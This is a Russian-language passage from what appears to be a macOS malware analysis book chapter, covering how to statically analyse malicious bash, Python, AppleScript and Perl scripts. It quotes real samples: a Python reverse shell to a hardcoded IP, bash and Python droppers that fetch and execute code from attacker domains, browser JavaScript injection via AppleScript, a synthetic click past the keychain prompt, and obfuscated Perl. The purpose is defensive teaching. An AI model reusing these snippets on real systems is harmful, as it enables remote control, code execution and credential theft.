Вы найдете различные образцы вредоносного ПО для Mac, написанные на shell scripting languages. Если код shell script не был обфусцирован, его легко понять. Например, в главе 3 мы рассмотрели bash script, который вредоносное ПО Dummy закрепляет как launch daemon. Напомним, скрипт просто выполнял несколько Python-команд, чтобы запустить interactive remote shell.

Чуть более сложный пример вредоносного bash script мы находим в Siggen. [5] Siggen распространяется как ZIP-файл, содержащий вредоносное script-based application, `WhatsAppService.app`. Приложение было создано с помощью популярного инструмента разработчика Platypus, который упаковывает скрипт в нативное приложение macOS. [6] Когда "platypussed" приложение запускается, оно выполняет скрипт с удачным именем `script` из каталога `Resources/` приложения (рисунок 4-7).



Рисунок 4-7: Payload на основе сценария (Siggen)

Давайте взглянем на этот shell script, чтобы увидеть, что можно из него узнать (листинг 4-8):

```
echo
c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn1
| base64 -D2 | sh
curl -s http://usb.mine.nu/a.plist -o
~/Library/LaunchAgents/a.plist
echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 |
base64 -D | sh
launchctl load -w ~/Library/LaunchAgents/a.plist
curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

Листинг 4-8: Вредоносный bash script (Siggen)

Вы можете заметить, что различные части скрипта обфусцированы, например длинный бессмысленный участок 1. Мы можем определить схему обфускации как base64, поскольку скрипт передает обфусцированные строки через pipe в команду macOS `base64` (вместе с флагом decode, `-D`) 2. Используя ту же команду `base64`, мы можем вручную декодировать и тем самым полностью деобфусцировать скрипт.

После декодирования этих закодированных фрагментов скрипта становится легко всесторонне понять скрипт. Первая строка, `echo c2NyZ...Wwn | base64 -D | sh`, декодирует и выполняет `screen -dm bash -c 'sleep 5;killall Terminal'`, что фактически убивает любые работающие экземпляры `Terminal.app`, вероятно как базовую anti-analysis technique. Затем через `curl` вредоносное ПО загружает и закрепляет launch agent с именем `a.plist`. Далее оно декодирует и выполняет еще одну обфусцированную команду. Деобфусцированная команда, `chmod +x ~/Library/LaunchAgents/a.plist`, без необходимости устанавливает property list launch agent как исполняемый. Затем этот property list загружается через команду `launchctl load`. После этого вредоносное ПО загружает еще один файл, другой скрипт с именем `c.sh`. Декодирование последних двух строк показывает, что вредоносное ПО сначала делает этот скрипт исполняемым, а затем выполняет его.

А что делает скрипт `/Users/Shared/c.sh`? Давайте заглянем (листинг 4-9).

```
#!/bin/bash
v=$( curl --silent http://usb.mine.nu/p.php | grep -ic 'open'
)
p=$( launchctl list | grep -ic "HEYgiNb" )
if [ $v -gt 0 ]; then
if [ ! $p -gt 0 ]; then
 echo IyAtKi0gY29kaW5n...AgcmFpc2UK | base64 --decode |
python 3
fi
```

Листинг 4-9: Еще один вредоносный bash script (Siggen)

После подключения к `usb.mine.nu/p.php` он проверяет наличие ответа, содержащего строку `'open'`. Затем скрипт проверяет, работает ли launch service с именем `HEYgiNb`. После этого он декодирует большой blob base64-encoded data и выполняет его через Python. Теперь обсудим, как статически анализировать такие Python scripts.

Сценарии Python

Если говорить по опыту, Python, похоже, является предпочитаемым scripting language авторов вредоносного ПО для Mac, поскольку он довольно мощный, универсальный и нативно поддерживается macOS. Хотя такие скрипты часто используют базовые техники encoding и obfuscation, направленные на усложнение анализа, анализ вредоносных Python scripts все равно остается довольно прямолинейным занятием. Общий подход состоит в том, чтобы сначала декодировать или деобфусцировать Python script, а затем прочитать декодированный код. Хотя различные онлайн-сайты могут помочь анализировать обфусцированные Python scripts, ручной подход тоже работает. Здесь мы обсудим оба.

Сначала рассмотрим листинг 4-10, необфусцированный пример: маленькую Python payload Dummy (найденную внутри bash script).

```
#!/bin/bash
while :
do
      python -c 1 'import socket,subprocess,os;
      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    2 s.connect(("185.243.115.230",1337));
```

```
    3 os.dup2(s.fileno(),0);
      os.dup2(s.fileno(),1);
      os.dup2(s.fileno(),2);
    4 p=subprocess.call(["/bin/sh","-i"]);'
      sleep
done
```

Листинг 4-10: Вредоносный Python script (Dummy)

Поскольку этот код не обфусцирован, понять логику вредоносного ПО прямолинейно. Он начинается с импорта различных стандартных Python modules, таких как `socket`, `subprocess` и `os` 1. Затем он создает socket и соединение с `185.243.115.230` на порту `1337` 2. File handles для `STDIN` (`0`), `STDOUT` (`1`) и `STDERR` (`2`) затем дублируются 3, перенаправляясь в socket.

Затем скрипт выполняет shell, `/bin/sh`, интерактивно через флаг `-i` 4. Поскольку file handles для `STDIN`, `STDOUT` и `STDERR` были продублированы в подключенный socket, любые remote commands, введенные атакующим, будут выполняться локально на зараженной системе, а любой вывод будет отправляться обратно через socket. Иными словами, Python-код реализует простой interactive remote shell.

Еще один образец вредоносного ПО для macOS, по крайней мере частично написанный на Python, - Siggen. Как обсуждалось в предыдущем разделе, Siggen содержит bash script, который декодирует большой фрагмент base64-encoded data и выполняет его через Python. Листинг 4-11 показывает декодированный Python-код:

```
# -*- coding: utf-8 -*-
import urllib2
from base64 import b64encode, b64decode
import getpass
from uuid import getnode
from binascii import hexlify
def get_uid():
    return hexlify(getpass.getuser() + "-" + str(getnode()))
LaCSZMCY = "Q1dG4ZUz"
data = { 1
    "Cookie": "session=" + b64encode(get_uid()) + "-eyJ0eXBlIj...ifX0=", 2
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/65.0.3325.181 Safari/537.36"
}
try:
    request = urllib2.Request("http://zr.webhop.org:1337",
headers=data)
    urllib2.urlopen(request).read() 3
except urllib2.HTTPError as ex:
    if ex.code == 404:
      exec(b64decode(ex.read().split("DEBUG:\n")
[1].replace("DEBUG-->", ""))) 4
    else:
      raise
```

Листинг 4-11: Декодированная Python payload (Siggen)

После импорта нескольких модулей скрипт определяет функцию с именем `get_uid`. Эта подпрограмма генерирует уникальный идентификатор на основе пользователя и MAC-адреса зараженной системы. Затем скрипт строит dictionary для хранения HTTP headers, которые будут использоваться в последующем HTTP request 1. Встроенные, жестко заданные base64-encoded data `-eyJ0eXBlIj...ifX0=` 2 декодируются в JSON dictionary (листинг 4-12).

```
'{"type": 0, "payload_options": {"host": "zr.webhop.org",
"port": 1337}, "loader_options": {"payload_filename":
"yhxJtOS", "launch_agent_name": "com.apple.HEYgiNb",
"loader_name": "launch_daemon", "program_directory":
"~/Library/Containers/.QsxXamIy"}}'
```

Листинг 4-12: Декодированные configuration data (Siggen)

Затем скрипт делает запрос к серверу атакующего по адресу `<http://zr.webhop.org>` на порту `1337` через метод `urllib2.urlopen` 3. Он ожидает, что сервер ответит HTTP-кодом `404`, который обычно означает, что запрошенный ресурс не найден. Однако исследование скрипта показывает, что вредоносное ПО ожидает, что этот ответ будет содержать base64-encoded data, которые оно извлекает, декодирует и затем выполняет 4.

К сожалению, сервер `<http://zr.webhop.org>` уже не отдавал эту payload финальной стадии на момент моего анализа в начале 2019 года. Однако Phil Stokes, известный исследователь безопасности Mac, отметил, что скрипт "leverages a public post-exploitation kit, Evil.OSX, to install a backdoor". [7] И, конечно, атакующие могли в любой момент заменить удаленную Python payload, чтобы выполнить на зараженных системах что угодно!

В качестве последнего примера вернемся к adware-файлу с именем `5mLen`. Мы обсуждали его ранее в этой главе, когда запускали инструмент `file`, чтобы определить, что это compiled Python code. Поскольку Python - интерпретируемый язык, программы, написанные на этом языке, обычно распространяются как human-readable scripts. Однако эти скрипты также можно компилировать и распространять как Python bytecode, бинарный формат файла. Чтобы статически проанализировать файл, сначала нужно декомпилировать Python bytecode обратно в представление исходного Python-кода. Онлайн-ресурс, такой как Decompiler, может выполнить эту декомпиляцию за вас. [8] Другой вариант - установить Python package `uncomplye6`, чтобы локально декомпилировать Python bytecode. [9]

Листинг 4-13 показывает декомпилированный Python-код:

```
# Python bytecode 2.7 (62211)
# Embedded file name: r.py
# Compiled at: 2018-07-18 14:41:28
import zlib, base64
exec
zlib.decompress(base64.b64decode('eJydVW1z2jgQ/s6vYDTsd3...S
eC7f1H74d1Rw=')) 1
```

Листинг 4-13: Декомпилированный Python-код (неуказанное adware)

Хотя теперь у нас есть Python source code, большая часть кода все еще обфусцирована в том, что выглядит как encoded string 1. По вызовам API `zlib.decompress` и `base64.b64decode` можно заключить, что исходный source code был base64-encoded и zlib-compressed, чтобы (слегка) усложнить статический анализ.

Самый простой способ деобфусцировать код - через интерпретатор Python shell. Мы можем преобразовать statement `exec` в statement `print`, а затем поручить интерпретатору полностью деобфусцировать код для нас (листинг 4-14):

```
% python
> import zlib, base64
> print
zlib.decompress(base64.b64decode(eJydVW1z2jgQ/s6vYDTsd3...Se
C7f1H74d1Rw='))
from subprocess import Popen,PIPE
...
class wvn:
  def __init__(wvd,wvB): 1
  wvd.wvU()
  wvd.B64_FILE='ij1.b64'
  wvd.B64_ENC_FILE='ij1.b64.enc'
  wvd.XOR_KEY="1bm5pbmcKc"
  wvd.PID_FLAG="493024ui5o"
  wvd.PLAIN_TEXT_SCRIPT=''
  wvd.SLEEP_INTERVAL=60

wvd.URL_INJECT="https://1049434604.rsc.cdn77.org/ij1.min.js"
  wvd.MID=wvd.wvK(wvd.wvj())
  def wvR(wvd):
```

```
    if wvc(wvd._args)>0:
      if wvd._args[0]=='enc99':
        pass
elif wvd._args[0].startswith('f='): 2
    try:
      wvd.B64_ENC_FILE=wvd._args[0].split('=')[1] 3
    except:
      pass
  def wvY(wvd):
    with wvS(wvd.B64_ENC_FILE)as f:
      wvd.PLAIN_TEXT_SCRIPT=f.read().strip()

wvd.PLAIN_TEXT_SCRIPT=wvF(wvd.wvq(wvd.PLAIN_TEXT_SCRIPT))

wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("pid_REPL
ACE",wvd.PID_FLAG)

wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("script_t
o_inject_REPLACE",

wvd.URL_INJECT)

wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("MID_REPL
ACE",wvd.MID)
  def wvI(wvd):
    p=Popen(['osascript'],stdin=PIPE,stdout=PIPE,stderr=PIPE)
    wvi,wvP=p.communicate(wvd.PLAIN_TEXT_SCRIPT)
```

Листинг 4-14: Деобфусцированный Python-код (неуказанное adware)

Имея полностью деобфусцированный Python-код, мы можем продолжить анализ, читая скрипт, чтобы выяснить, что он делает. В методе `__init__` класса `wvn` мы видим ссылки на различные интересные переменные 1. На основе их имен (и дальнейшего анализа) мы заключаем, что такие переменные содержат имя base64-encoded file (`ij1.b64`), XOR encryption key (`1bm5pbmcKc`) и "injection" URL (`<https://1049434604.rsc.cdn77.org/ij1.min.js>`). Последний, как вы увидите, локально внедряется в пользовательские веб-страницы, чтобы загрузить вредоносный JavaScript. В методе `wvR` код проверяет, был ли скрипт вызван с command line option `f=` 2. Если да, он устанавливает переменную `B64_ENC_FILE` в указанный файл 3. На зараженной системе скрипт устойчиво вызывался как `python 5mLen f=6bLJC`, то есть `B64_ENC_FILE` будет установлен в `6bLJC`.

Быстрый взгляд на файл `6bLJC` показывает, что он encoded или, возможно, encrypted. Хотя мы могли бы вручную декодировать его (поскольку у нас есть XOR key, `1bm5pbmcKc`), есть более простой способ. Снова вставив statement `print` сразу после логики, которая декодирует содержимое файла, мы можем принудить вредоносное ПО вывести декодированное содержимое. Этот вывод оказывается еще одним скриптом, который вредоносное ПО выполняет. Однако этот скрипт - не Python, а AppleScript, который мы рассмотрим в следующем разделе. Более подробный walkthrough статического анализа этого вредоносного ПО см. в моей статье "Mac Adware, à la Python". [10]

AppleScript

AppleScript - scripting language, специфичный для macOS, обычно используемый в безобидных целях и часто для системного администрирования, например автоматизации задач или взаимодействия с другими приложениями в системе. По замыслу его grammar довольно близка к разговорному английскому. Например, чтобы отобразить dialog с alert (листинг 4-15), можно просто написать:

```
display dialog "Hello, World!"
```

Листинг 4-15: "Hello, World!" на AppleScript

Эти скрипты можно выполнять через команду `/usr/bin/osascript`. AppleScripts могут распространяться в raw, human-readable форме или в скомпилированном виде. Первый случай использует расширение `.applescript`, а второй обычно использует расширение `.scpt`, как показано в листинге 4-16:

```
% file helloWorld.scpt
helloWorld.scpt: AppleScript compiled
```

Листинг 4-16: Использование `file` для определения compiled AppleScript

И если скрипт не был скомпилирован с option "run-only" (подробнее об этом позже), Apple's Script Editor может реконструировать source code из compiled scripts. Например, рисунок 4-8 показывает, как Script Editor успешно декомпилирует наш скомпилированный скрипт "Hello, World!".



Рисунок 4-8: Script Editor от Apple

Вы также можете декомпилировать скрипты через встроенную команду macOS `osadecompile` (листинг 4-17):

```
% osadecompile helloWorld.scpt
display dialog "Hello, World!"
```

Листинг 4-17: "Hello, World!" через AppleScript

Начнем с обсуждения простого примера. Ранее в этой главе мы обсуждали Python-compiled adware specimen и отметили, что он содержит компонент AppleScript. Python-код расшифровывает этот AppleScript, хранящийся в переменной `wvd.PLAIN_TEXT_SCRIPT`, а затем выполняет его через вызов команды `osascript`. Листинг 4-18 показывает AppleScript:

```
global _keep_running
set _keep_running to "1"
repeat until _keep_running = "0"
  «event XFdrIjct» {}
end repeat
on «event XFdrIjct» {}
  delay 0.5
  try
    if is_Chrome_running() then
      tell application "Google Chrome" to tell active tab of
window 1 1
        set sourceHtml to execute javascript
"document.getElementsByTagName('head')[0].
        innerHTML"
if sourceHtml does not contain "493024ui5o" then
          tell application "Google Chrome" to execute front
window's active tab javascript 2
          "var pidDiv = document.createElement('div');
pidDiv.id = \"493024ui5o\";
          pidDiv.style = \"display:none\"; pidDiv.innerHTML =
          \"bbdd05eed40561ed1dd3daddfba7e1dd\";
```

```
          document.getElementsByTagName('head')
[0].appendChild(pidDiv);"
          tell application "Google Chrome" to execute front
window's active tab javascript
          "var js_script = document.createElement('script');
js_script.type = \"text/
          javascript\"; js_script.src =
\"https://1049434604.rsc.cdn77.org/ij1.min.js\"; 3
          document.getElementsByTagName('head')
[0].appendChild(js_script);"
        end if
      end tell
    else
      set _keep_running to "0"
    end if
  end try
end «event XFdrIjct»
on is_Chrome_running()
  tell application "System Events" to (name of processes)
contains "Google Chrome" 4
end is_Chrome_running
```

Листинг 4-18: Вредоносный AppleScript (неуказанное adware)

Вкратце, этот AppleScript вызывает функцию `is_Chrome_running`, чтобы проверить, работает ли Google Chrome, спрашивая операционную систему, содержит ли список процессов `"Google Chrome"` 4. Если да, скрипт получает HTML-код страницы в активной вкладке и проверяет наличие injection marker: `493024ui5o` 1. Если этот marker не найден, скрипт внедряет и выполняет два фрагмента JavaScript 2. Из нашего анализа мы можем установить, что конечная цель этого внедренного через AppleScript JavaScript - загрузить и выполнить еще один вредоносный JavaScript-файл, `ij1.min.js`, с `<https://1049434604.rsc.cdn77.org/>` в браузере пользователя 3. К сожалению, поскольку этот URL был offline на момент анализа, мы не можем точно знать, что делал бы скрипт, хотя вредоносное ПО такого рода обычно внедряет рекламу или pop-ups в сеанс браузера пользователя, чтобы приносить доход своим авторам. Конечно, внедренный JavaScript легко мог бы выполнять более злонамеренные действия, такие как захват паролей или piggybacking на аутентифицированных пользовательских сеансах.

Довольно архаичный пример вредоносного ПО для Mac, злоупотреблявшего AppleScript, - DevilRobber. [11] Хотя это вредоносное ПО в основном было сосредоточено на краже Bitcoins и майнинге криптовалют, оно также нацеливалось на keychain пользователя, чтобы извлекать accounts, passwords и другую чувствительную информацию. Чтобы получить доступ к keychain, DevilRobber должен был обойти keychain access prompt, и он сделал это через AppleScript.

Конкретно DevilRobber выполнял вредоносный AppleScript-файл с именем `kcd.scpt` через встроенную утилиту macOS `osascript`. Этот скрипт отправлял synthetic mouse click event на кнопку Always Allow запроса доступа к keychain, позволяя вредоносному ПО получить доступ к содержимому keychain (рисунок 4-9).

Рисунок 4-9: Синтетический щелчок через AppleScript (DevilRobber)

AppleScript, использованный для выполнения этого synthetic mouse click, прямолинеен; он просто сообщает процессу `SecurityAgent`, которому принадлежит окно доступа к keychain, щелкнуть кнопку Always Allow (листинг 4-19):

```
...
tell window 1 of process "SecurityAgent"
     click button "Always Allow" of group 1
end tell
```

Листинг 4-19: Синтетический щелчок через AppleScript (DevilRobber)

Читаемость grammar AppleScript в сочетании со способностью Apple's Script Editor разбирать и часто декомпилировать такие скрипты делает анализ вредоносных AppleScripts довольно простым. С точки зрения атакующего крайняя читаемость AppleScript - довольно большой недостаток, поскольку она означает, что аналитики вредоносного ПО могут легко понять любой вредоносный скрипт. Однако, как отмечалось ранее, атакующие могут экспортировать AppleScripts как run-only (рисунок 4-10). К сожалению, Script Editor не может декомпилировать AppleScripts, экспортированные через option run-only (или через команду `osacompile` с option `-x`), что усложняет некоторые виды анализа.



Рисунок 4-10: Генерация run-only AppleScript

Файлы run-only AppleScript не являются human readable и не декомпилируются через `osadecompile`. Как видно в листинге 4-20, попытка декомпилировать run-only script вызывает ошибку `errOSASourceNotAvailable`:

```
% file helloWorld_RO.scpt
helloWorld_RO: AppleScript compiled
% less helloWorld_RO.scpt
"helloWorld_RO" may be a binary file.  See it anyway? Y
FasdUAS 1.101.10^N^@^@^@^D^O<FF><FF><FE>^@^A^@^B^A<FF>
<FF>^@^@^A<FF><FE>^@^@^N^@^A^@^@^O^P^@^B^@^C<FF>
<FD>^@^C^@^D^A<FF><FD>^@^@^P^@^C^@^A<FF><FC>
<FF>
<FC>^@^X.aevtoappnull^@^@<80>^@^@^@<90>^@****^N^@^D^@^G^P<FF>
<FB><FF>...
% osadecompile helloWorld_RO.scpt
osadecompile: helloWorld_RO.scpt: errOSASourceNotAvailable
(-1756).
```

Листинг 4-20: Декомпиляция run-only AppleScript через `osadecompile` завершается неудачей

Пример образца вредоносного ПО для Mac, использующего run-only AppleScript, - OSAMiner, который исследователь вредоносного ПО для Mac Phil Stokes подробно изучил в "Adventures in Reversing Malicious Run-Only AppleScripts". [12] При этом он представил всесторонний список техник анализа файлов run-only AppleScript. В его статье отмечалось, что OSAMiner устанавливает launch item, закрепляющий AppleScript. Этот launch item показан в листинге 4-21. Обратите внимание, что значения в ключе `ProgramArguments` инструктируют macOS вызвать команду `osascript`, чтобы выполнить файл AppleScript с именем `com.apple.4V.plist` 1:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.FY9</string>
  <key>Program</key>
  <string>/usr/bin/osascript</string>
 1 <key>ProgramArguments</key>
  <array>
      <string>osascript</string>
      <string>-e</string>
      <string>do shell script "osascript
      ~/Library/LaunchAgents/com.apple.4V.plist"</string>
 </array>
 <key>RunAtLoad</key>
 <true/>
 ...
</dict>
</plist>
```

Листинг 4-21: Постоянный plist launch item (OSAMiner)

Запуск команд `file` и `osadecompile` подтверждает, что закрепленный объект, `com.apple.4V.plist`, является run-only AppleScript, который нельзя декомпилировать встроенными инструментами macOS (листинг 4-22):

```
% file com.apple.4V.plist
com.apple.4V.plist: AppleScript compiled
% osadecompile com.apple.4V.plist
osadecompile: com.apple.4V.plist: errOSASourceNotAvailable
(-1756).
```

Листинг 4-22: Декомпиляция run-only AppleScript через `osadecompile` завершается неудачей (OSAMiner)

К счастью, мы можем обратиться к open source-дизассемблеру AppleScript, созданному Jinmo. [13] После установки этого дизассемблера можно дизассемблировать файл `com.apple.4V.plist` (листинг 4-23):

```
% ASDisasm/python disassembler.py OSAMiner/com.apple.4V.plist
=== data offset 2 ===
Function name : e
Function arguments:  ['_s']
 ...
 00013 RepeatInCollection <disassembler not implemented>
 ...
 00016 PushVariable [var_2]
 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
 00018 Add
=== data offset 3 ===
Function name : d
Function arguments:  ['_s']
 ...
 00013 RepeatInCollection <disassembler not implemented>
 ...
 00016 PushVariable [var_2]
 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
 00018 Subtract
```

Листинг 4-23: Декомпиляция run-only AppleScript через AppleScript disassembler

Дизассемблер разбивает run-only AppleScript на различные функции (в терминологии AppleScript - handlers). Например, мы видим функцию с именем `e` ("encode"?), добавляющую `0x64` к объекту в цикле, тогда как функция `d` ("decode"?) похоже делает обратное, вычитая `0x64`. Последняя, `d`, вызывается несколько раз в других местах кода для деобфускации различных строк.

И все же дизассемблирование оставляет желать лучшего. Например, в разных местах кода дизассемблер недостаточно извлекает hardcoded strings в human-readable форме. Чтобы устранить его недостатки, Stokes создал собственный open source AppleScript decompiler с именем `aevt_decompile`. [14] Этот decompiler принимает на вход вывод AppleScript disassembler (листинг 4-24):

```
% ASDisasm/disassembler.py OSAMiner/com.apple.4V.plist >
com.apple.4V.disasm
% aevt_decompile ASDisasm/com.apple.4V.disasm
```

Листинг 4-24: Декомпиляция run-only AppleScripts через дизассемблер AppleScript и `aevt_decompile`

Decompiler `aevt_decompile` производит вывод, более пригодный для анализа. Например, он извлекает hardcoded strings и делает их читаемыми, одновременно правильно идентифицируя и аннотируя Apple Event codes.

Вооружившись декомпилированным AppleScript, можно продолжать анализ. В своей статье Stokes отметил, что вредоносное ПО записывает встроенный AppleScript в `~/Library/k.plist` и затем выполняет его. Просматривая декомпилированный код, мы можем идентифицировать эту логику (листинг 4-25):

```
% less com.apple.4V.disasm.out
...
=== data offset 5 ===
Function name :  'Open Application'
...
;Decoded String "~/Library/k.plist"
 000e0 PushLiteralExtended 36 # <Value type=string
value='\x00\x8b\x00\x84...'>
 ...
 ;<command name="do shell script" code="sysoexec"
description="Execute a shell script
 using the 'sh' shell"> --> in StandardAdditions.sdef
  000e9 MessageSend 37 # <Value type=event_identifier
value='syso'-'exec'-...> 1
 ...
 ;Decoded String "osascript ~/Library/k.plist > /dev/null 2>
/dev/null & "
  000ee PushLiteralExtended 38 # <Value type=string
value='\x00\xd3\x00\xd7...'>] 2
```

Листинг 4-25: Дальнейшая декомпиляция run-only AppleScript через `aevt_decompile` (OSAMiner)

Как видно, код записывает встроенный скрипт через вызов команды `do shell script` 1. Затем он выполняет этот скрипт командой `osascript` (перенаправляя любой вывод или ошибки в `/dev/null`) 2. Чтение остальной части декомпилированного AppleScript раскрывает оставшиеся возможности этого компонента вредоносного ПО OSAMiner. Продолжение обсуждения того, как авторы вредоносного ПО злоупотребляют AppleScript, см. в "How AppleScript Is Used for Attacking macOS". [15]

Сценарии Perl

В мире вредоносного ПО для macOS Perl не является распространенным scripting language. Однако по крайней мере один печально известный образец вредоносного ПО для macOS был написан на Perl: FruitFly. Созданный в середине 2000-х, он оставался необнаруженным в реальных атаках почти 15 лет. Основной постоянный компонент FruitFly, чаще всего называемый `fpsaud`, был написан на Perl (листинг 4-26):

```
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$l;sub G{die if!defined syswrite$l,$_[0]}sub
J{my($U,$A)=('','');while($_[0]>length$U){die
if!sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}sub
O{unpack'V',J 4}sub N{J O}sub
H{my$U=N;$U=~s/\\/\//g;$U}subI{my$U=eval{my$C=`$_[0]`;chomp$C
;$C};$U=''if!defined$U;$U;}sub K{$_[0]?v1:v0}sub
Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32} ...
```

Листинг 4-26: Обфусцированный Perl (FruitFly)

